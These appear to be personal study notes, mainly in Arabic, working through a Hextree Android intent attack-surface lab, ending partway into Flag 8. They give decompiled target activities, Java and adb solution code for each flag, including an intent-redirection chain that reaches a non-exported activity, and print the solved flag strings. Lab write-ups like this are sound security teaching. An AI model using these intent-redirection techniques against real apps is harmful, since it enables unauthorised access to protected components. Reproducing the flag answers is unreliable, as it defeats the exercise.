4-Intent Attack Surface

دلوقتي احنا عارفين ان Intents عبارة هن مكون بيترسل بين المكونات المختلفة في التطبيق زي مثلا intent ده عبارة عن intent between MainActivity and SecondActivity

```
 ((Button) findViewById(R.id.btn_launch_activity)).setOnClickListener(new
View.OnClickListener(){
            public void onClick(View v) {
                Intent intent = new Intent(MainActivity.this,
SecondActivity.class);
                startActivity(intent);
            }
        });
```

هنا اول ما يدوس علي button اللي في MainActivity هيروح لل Second activity

برده في طريقة تانية ممكن من خلالها اقدا انشء intent --> intent.setComponent

```
 Intent intent=new Intent();
                intent.setComponent(new
ComponentName("com.example.intentattack","com.example.intentattack.SecondAct
ivity"));
                startActivity(intent);
```

لو عاوزين مثلا نجيب حاجة معين او قيمة معينة او عاوزين نضف قيمة معينة intent.putExtra , intent.getIntExtra

```
                intent.putExtra("hextreee",1337);
                int leet=intent.getIntExtra("hextreee",0);
```

1- get flag flag علشان نجيب adb ولكن من غير intent دلوقتي هنشوف ازاي ممكن نستخدم

Flag 1


هنا اه او flag

```java
public class Flag1Activity extends AppCompactActivity {
    public Flag1Activity() {
        this.name = "Flag 1 - Basic exported activity";
        this.flag = "zABitOReWutKdkrMKx2NPVXklOmLz1SB85u2kJjUe1ojI9LMWkbEKkjANz15WHmb";
    }

    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActiv
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        this.f.addTag("basic-main-activity-avd2");
        success(this);
    }
}
```

هنا علشان نجيب flag هستدعي activity بس وده الكود

```
 Intent intent=new Intent();
        intent.setComponent(new
ComponentName("io.hextree.attacksurface","io.hextree.attacksurface.activitie
s.Flag1Activity"));
        startActivity(intent);
```

Flag is : HXT{basic-eported-activity-1bh7sd}



ممكن برده نستخدم adb

```
adb shell start-activity -n io.hextree.attacksurface/.Flag1Activity
```

Flag 2


هنا هو بيتأكد ان لازم يبقي في **action =io.hextree.action.GIVE_FLAG**

```
public class Flag2Activity extends AppCompactActivity {
    public Flag2Activity() {
        this.name = "Flag 2 - Intent with extras";
        this.flag = "isqgqnB4bH/YSoOdSSLAG9gapPgYCyFBT7e3/3lUoAfTX5K9HeR5F8xSBndpPZT1";
    }

    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity,
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        String action = getIntent().getAction();
        if (action == null || !action.equals("io.hextree.action.GIVE_FLAG")) {
            return;
        }
        this.f.addTag(action);
        success(this);
    }
}
```

الكود هو بقي هنستخدم **setAction("action_name")**

```
Intent intent=new Intent();
        intent.setComponent(new
ComponentName("io.hextree.attacksurface","io.hextree.attacksurface.activitie
s.Flag2Activity"));
        intent.setAction("io.hextree.action.GIVE_FLAG");
        startActivity(intent);
```

Flag is : HXT{intent-actions-activity-dsj198w}



Flag 3

هنا برده زي رقم 2 بس محتاجين نضيف URI


```
/* loaded from: classes3.dex */
public class Flag3Activity extends AppCompactActivity {
    public Flag3Activity() {
        this.name = "Flag 3 - Intent with a data URI";
        this.flag = "G4yi3uCGLvKhT12+f6RPn1Uc8iMapJnbjGnILAvtdOA=";
    }

    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, andr
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        Intent intent = getIntent();
        String action = intent.getAction();
        if (action == null || !action.equals("io.hextree.action.GIVE_FLAG")) {
            return;
        }
        this.f.addTag(action);
        Uri data = intent.getData();
        if (data == null || !data.toString().equals("https://app.hextree.io/map/android")) {
            return;
        }
        this.f.addTag(data);
        success(this);
    }
}
```

هنا اه الكود هنستخدم intent.setData(Uri.parse("url")), intent.setAction("action_name")

Uri.parse("string") --> use to convert string to URL

```
  Intent intent=new Intent();
        intent.setComponent(new
ComponentName("io.hextree.attacksurface","io.hextree.attacksurface.activitie
s.Flag3Activity"));
        intent.setAction("io.hextree.action.GIVE_FLAG");
        intent.setData(Uri.parse("https://app.hextree.io/map/android"));
        startActivity(intent);
```

Flag is HXT{intent-uri-data-sda982bs}



notes:

The Android Binder is a Linux kernel driver that is used to transmit the intent from one app to another. We don't need to dive very deep for Android application security, but having heard about it once will help us to create a more complete picture of Android.

Flag 4

هنا بقي هو بيستخدم 3 actions اللي هما (GET_FLAG_ACTION,BUILD_ACTION,PREPARE_ACTION)


```
    private State getCurrentState() {
        return State.fromInt(SolvedPreferences.getInt(getPrefixKey("state")));
    }

    private void setCurrentState(State state) {
        SolvedPreferences.putInt(getPrefixKey("state"), state.getValue());
    }

    public void stateMachine(Intent intent) {
        String action = intent.getAction();
        int ordinal = getCurrentState().ordinal();
        if (ordinal != 0) {
            if (ordinal != 1) {
                if (ordinal != 2) {
                    if (ordinal == 3) {
                        this.f.addTag(State.GET_FLAG);
                        setCurrentState(State.INIT);
                        success(this);
                        Log.i("Flag4StateMachine", "solved");
                        return;
                    }
                    if (ordinal == 4 && "INIT_ACTION".equals(action)) {
                        setCurrentState(State.INIT);
                        Toast.makeText(this, "Transitioned from REVERT to INIT", 0).show();
                        Log.i("Flag4StateMachine", "Transitioned from REVERT to INIT");
                        return;
                    }
                } else if ("GET_FLAG_ACTION".equals(action)) {
                    setCurrentState(State.GET_FLAG);
                    Toast.makeText(this, "Transitioned from BUILD to GET_FLAG", 0).show();
                    Log.i("Flag4StateMachine", "Transitioned from BUILD to GET_FLAG");
                    return;
                }
            } else if ("BUILD_ACTION".equals(action)) {
                setCurrentState(State.BUILD);
                Toast.makeText(this, "Transitioned from PREPARE to BUILD", 0).show();
                Log.i("Flag4StateMachine", "Transitioned from PREPARE to BUILD");
                return;
            }
        } else if ("PREPARE_ACTION".equals(action)) {
            setCurrentState(State.PREPARE);
            Toast.makeText(this, "Transitioned from INIT to PREPARE", 0).show();
            Log.i("Flag4StateMachine", "Transitioned from INIT to PREPARE");
            return;
        }
        Toast.makeText(this, "Unknown state. Transitioned to INIT", 0).show();
        Log.i("Flag4StateMachine", "Unknown state. Transitioned to INIT");
        setCurrentState(State.INIT);
    }
}
```

محتاجين نستخدم intent 3 مختلفين علشان نجيب flag هنا اهو الكود

```
 Intent intent1 = new Intent();

intent1.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.activities.Flag4Activity");
        intent1.setAction("GET_FLAG_ACTION");
        startActivity(intent1);

        Intent intent2 = new Intent();

intent2.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.activities.Flag4Activity");
        intent2.setAction("BUILD_ACTION");
```

```
        startActivity(intent2);

        Intent intent3 = new Intent();

intent3.setClassName("io.hextree.attacksurface","io.hextree.attacksurface.activities.Flag4Activity");
        intent3.setAction("PREPARE_ACTION");
        startActivity(intent3);
```

Flag is : HXT{sometimes-require-multiple-calls-5133au2}



Flag 5


ده بقي هنا عبارة عن Intent within intent كل مكون داخل التاني اهو مثلا

1- intent 1 (android.intent.extra.INTENT) contain 2 key and value

key 1 --> return , value 42

key 2 --> (nextIntent , (reason,back))

يبقي كده المفروض ننشء اول حاجة intent1 for ("reason","back") وبعد كده ننشئ
intent2("nextIntent,intent1) يعد كده ننشئ , intent3("return,42)
("nextIntent",intent2) وبعد كده ننشئ
main_Intent("android.intent.extra.INTENT",intent3)




code

```
Intent outerIntent = new Intent();
        outerIntent.setComponent(new
ComponentName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag5Activity"));

        Intent nestedIntent = new Intent();
        nestedIntent.setComponent(new
ComponentName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag5Activity"));
        nestedIntent.putExtra("return", 42);

        Intent nextIntent = new Intent();
        nextIntent.setComponent(new
```

```
ComponentName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag5Activity"));
        nextIntent.putExtra("reason", "back");

        nestedIntent.putExtra("nextIntent", nextIntent);
        outerIntent.putExtra("android.intent.extra.INTENT", nestedIntent);

        startActivity(outerIntent);
```

Flag is : HXT{intent-in-intent-in-intent-298abso}



Flag 7

هنا هو بستخدم onNewIntent ودي معناها ان هو بيستدعي intent وهو شغال بس لو كتبنا اكواد زي التاسكات اللي فاتت مش هنعرف نجيب ال flag علشان دول كانوا في onCreated() بيتنفذوا اول ما اشغل app يعني اول ما افعل intent كان بيتنفذ اول ما التطبيق يشتغل

```
@Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, ar
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    if (this.f == null) {
        this.f = new LogHelper(this);
    }
    String action = getIntent().getAction();
    if (action == null || !action.equals("OPEN")) {
        return;
    }
    this.f.addTag("OPEN");
}

@Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, ar
protected void onNewIntent(Intent intent) {
    super.onNewIntent(intent);
    String action = intent.getAction();
    if (action == null || !action.equals("REOPEN")) {
        return;
    }
    this.f.addTag("REOPEN");
    success(this);
}
}
```

دلوقتي بقي عاوزين نستخدم حاجة واحنا run intent بيتنفذ وهو التطبيق شغال مش اول ما يبدأ هنستخدم intent2.addFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP); وده معناه ان انتا اول ما تبدا intent هو هينفذ onNewintent ()

لما تضيف flag ده في Intent بتاعك:

1. لو الشاشة (Activity) هي آخر شاشة مش هيعمل نسخة جديدة منها.
2. بدل ما يعمل نسخة جديدة، هيستدعي دالة اسمها `onNewIntent` جوه الشاشة نفسها، ودي زي ما تقول "بديل" لإنشاء الشاشة من الأول.

بس برده لازم نعمل handler.postDelayed دي بنديها function , delayMililies دي بتخلي fucntion تتنفذ بعد ما الوقت بتاعنا يخلص

```
handler.postDelayed
```


علشان كده الكود النهائي لازم نعمل اول حاجة handler يتأخر زمن معين ولازم نعمل intent فيه intent2.addFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP)

code

```
        Intent intent = new Intent();
        intent.setComponent(new ComponentName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag7Activity"));
        intent.setAction("OPEN");
        startActivity(intent);
        Handler handler=new Handler();
        handler.postDelayed(() -> {
            Intent intent2 =new Intent();
            intent2.setComponent(new
ComponentName("io.hextree.attacksurface",
```

```
"io.hextree.attacksurface.activities.Flag7Activity"));
            intent2.addFlags(Intent.FLAG_ACTIVITY_SINGLE_TOP);
            intent2.setAction("REOPEN");

            startActivity(intent2);

        },2000);
```

Flag is **HXT{activity-lifecycle-ninja-jhbsa89}**



Activity vs. Service vs. Receiver

service: UI interface وملهاش background دي بتشتغل في

Receiver : logcat دي عبارة عن رسائل التطبيقات بترسلها بين بعضها او النظام بيبعتها ودي بتبقي في

Common Intent Vulnerabilities

1- Intent Redirect | Intent Forwarding

هنا مثلا لو في activity معمول له "exported="false فكده احنا مش هنعرف نستخدمه : الحل بقي هو ان نستخدمه باستخدام intent تاني ده ازاي : هنا اه في Flag5Activity هنلاقي في الاخر startActivity(intent) معني كده ان هو

يقدر يتحكم في intent تاني بس خلي بالك علشان ده يتحقق لازم نخلي قيمة "reason="next

```
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    this.f = new LogHelper(this);
    Intent intent = getIntent();
    Intent intent2 = (Intent) intent.getParcelableExtra("android.intent.extra.INTENT
    if (intent2 == null || intent2.getIntExtra("return", -1) != 42) {
        return;
    }
    this.f.addTag(42);
    Intent intent3 = (Intent) intent2.getParcelableExtra("nextIntent");
    this.nextIntent = intent3;
    if (intent3 == null || intent3.getStringExtra("reason") == null) {
        return;
    }
    this.f.addTag("nextIntent");
    if (this.nextIntent.getStringExtra("reason").equals("back")) {
        this.f.addTag(this.nextIntent.getStringExtra("reason"));
        success(this);
    } else if (this.nextIntent.getStringExtra("reason").equals("next")) {
        intent.replaceExtras(new Bundle());
        startActivity(this.nextIntent);
    }
}
```

دلوقتي بقي هنا في Flag6Activity هنلاقي ان هو معمول له "exported="false كده بقي عاوزين نستخدمع باستخدام Flag5Activity

```
<activity
    android:name="io.hextree.attacksurface.activities.Flag6Activity"
    android:exported="false"/>
<activity
```

هنا اه الكود لازم يتاكد ان FLAG_GRANT_READ_URI_PERMISSION : flag ده موجود علشان يجيب flag


AndroidManifest.xml | Flag4Activity | Flag6Activity | Flag5Activity | LogHelper

```
package io.hextree.attacksurface.activities;

import android.os.Bundle;
import io.hextree.attacksurface.AppCompactActivity;
import io.hextree.attacksurface.LogHelper;

/* loaded from: classes.dex */
public class Flag6Activity extends AppCompactActivity {
    public Flag6Activity() {
        this.name = "Flag 6 - Not exported";
        this.flag = "EUAgD7RzQhmEAesUPyoidyGIG4cEEOUr6irkQ0gFgQzdIerE00zPBmWMfCP+Ptx9";
    }

    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, androi
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        if ((getIntent().getFlags() & 1) != 0) {
            this.f.addTag("FLAG_GRANT_READ_URI_PERMISSION");
            success(this);
        }
    }
}
```

دلوقتي بقي الحل هو انا هنعمل intent لل flag6activity وديله flag : FLAG_GRANT_READ_URI_PERMISSION وديله "reason="next ونستخدمه باستخدام startActivity فكده اه الكود

```
 Intent outerIntent = new Intent();
        outerIntent.setComponent(new
ComponentName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag5Activity"));

        Intent nestedIntent = new Intent();
        nestedIntent.setComponent(new
ComponentName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag5Activity"));
        nestedIntent.putExtra("return", 42);

        Intent nextIntent = new Intent();
        nextIntent.setComponent(new
ComponentName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag6Activity"));
        nextIntent.putExtra("reason", "next");
        nextIntent.addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
        nestedIntent.putExtra("nextIntent", nextIntent);
        outerIntent.putExtra("android.intent.extra.INTENT", nestedIntent);

        startActivity(outerIntent);
```

Flag is : HXT{redirect-to-not-exported-n129vbs}



2-Returning Activity Results

دلوقتي بقي مثلا لو عاوزين نستخدم activity معين ونخليه يجيب result لل MainActivity : مثلا لو عاوزين اول ما ندوس علي button معين يفتح الكاميرا واول مثلا ما اخد صورة يقوم جايب result قي MainActivity

1- to open camera we need to use this action "android.media.action.IMAGE_CAPTURE"

وعلشان نستخدم result لازم نستخدم onActivityResult دي معناها بيقول اول ما activity دي يتنفذ ويجيب النتيجة وبكده الكود هو

```
 ((Button)findViewById(R.id.btn_launch_activity)).setOnClickListener(new
View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent intent=new Intent();
//MediaStore.ACTION_IMAGE_CAPTURE
                intent.setAction("android.media.action.IMAGE_CAPTURE");
                startActivityForResult(intent,42);
            }
        });
    }
    @Override
    protected void onActivityResult(int requestCode,int resultCode,@Nullable
```

```
Intent intent){
        super.onActivityResult(requestCode,resultCode,intent);
        Utils.showDialog(this,intent);
    }
```

النتيجة اهو في MainActivity

Flag 8

هنا بقي تطبيق علي اللي شرحناه في الكود هنا هو بيستخدم `ComponentName callingActivity = getCallingActivity()`; وده بيشتغل لو شغلنا activity الحالي باستخدام `startActivityForResult`.

و لو بقي فعلا عاملين startActivityForResult هشوف لو اسم class بيحتوي علي كلمة Hextree هيجيب flag

فكده بقي اللي محتاجين نعمله

1- هو بدل ما نستخدم startActivity(intent) هنستخدم startActivityForResult

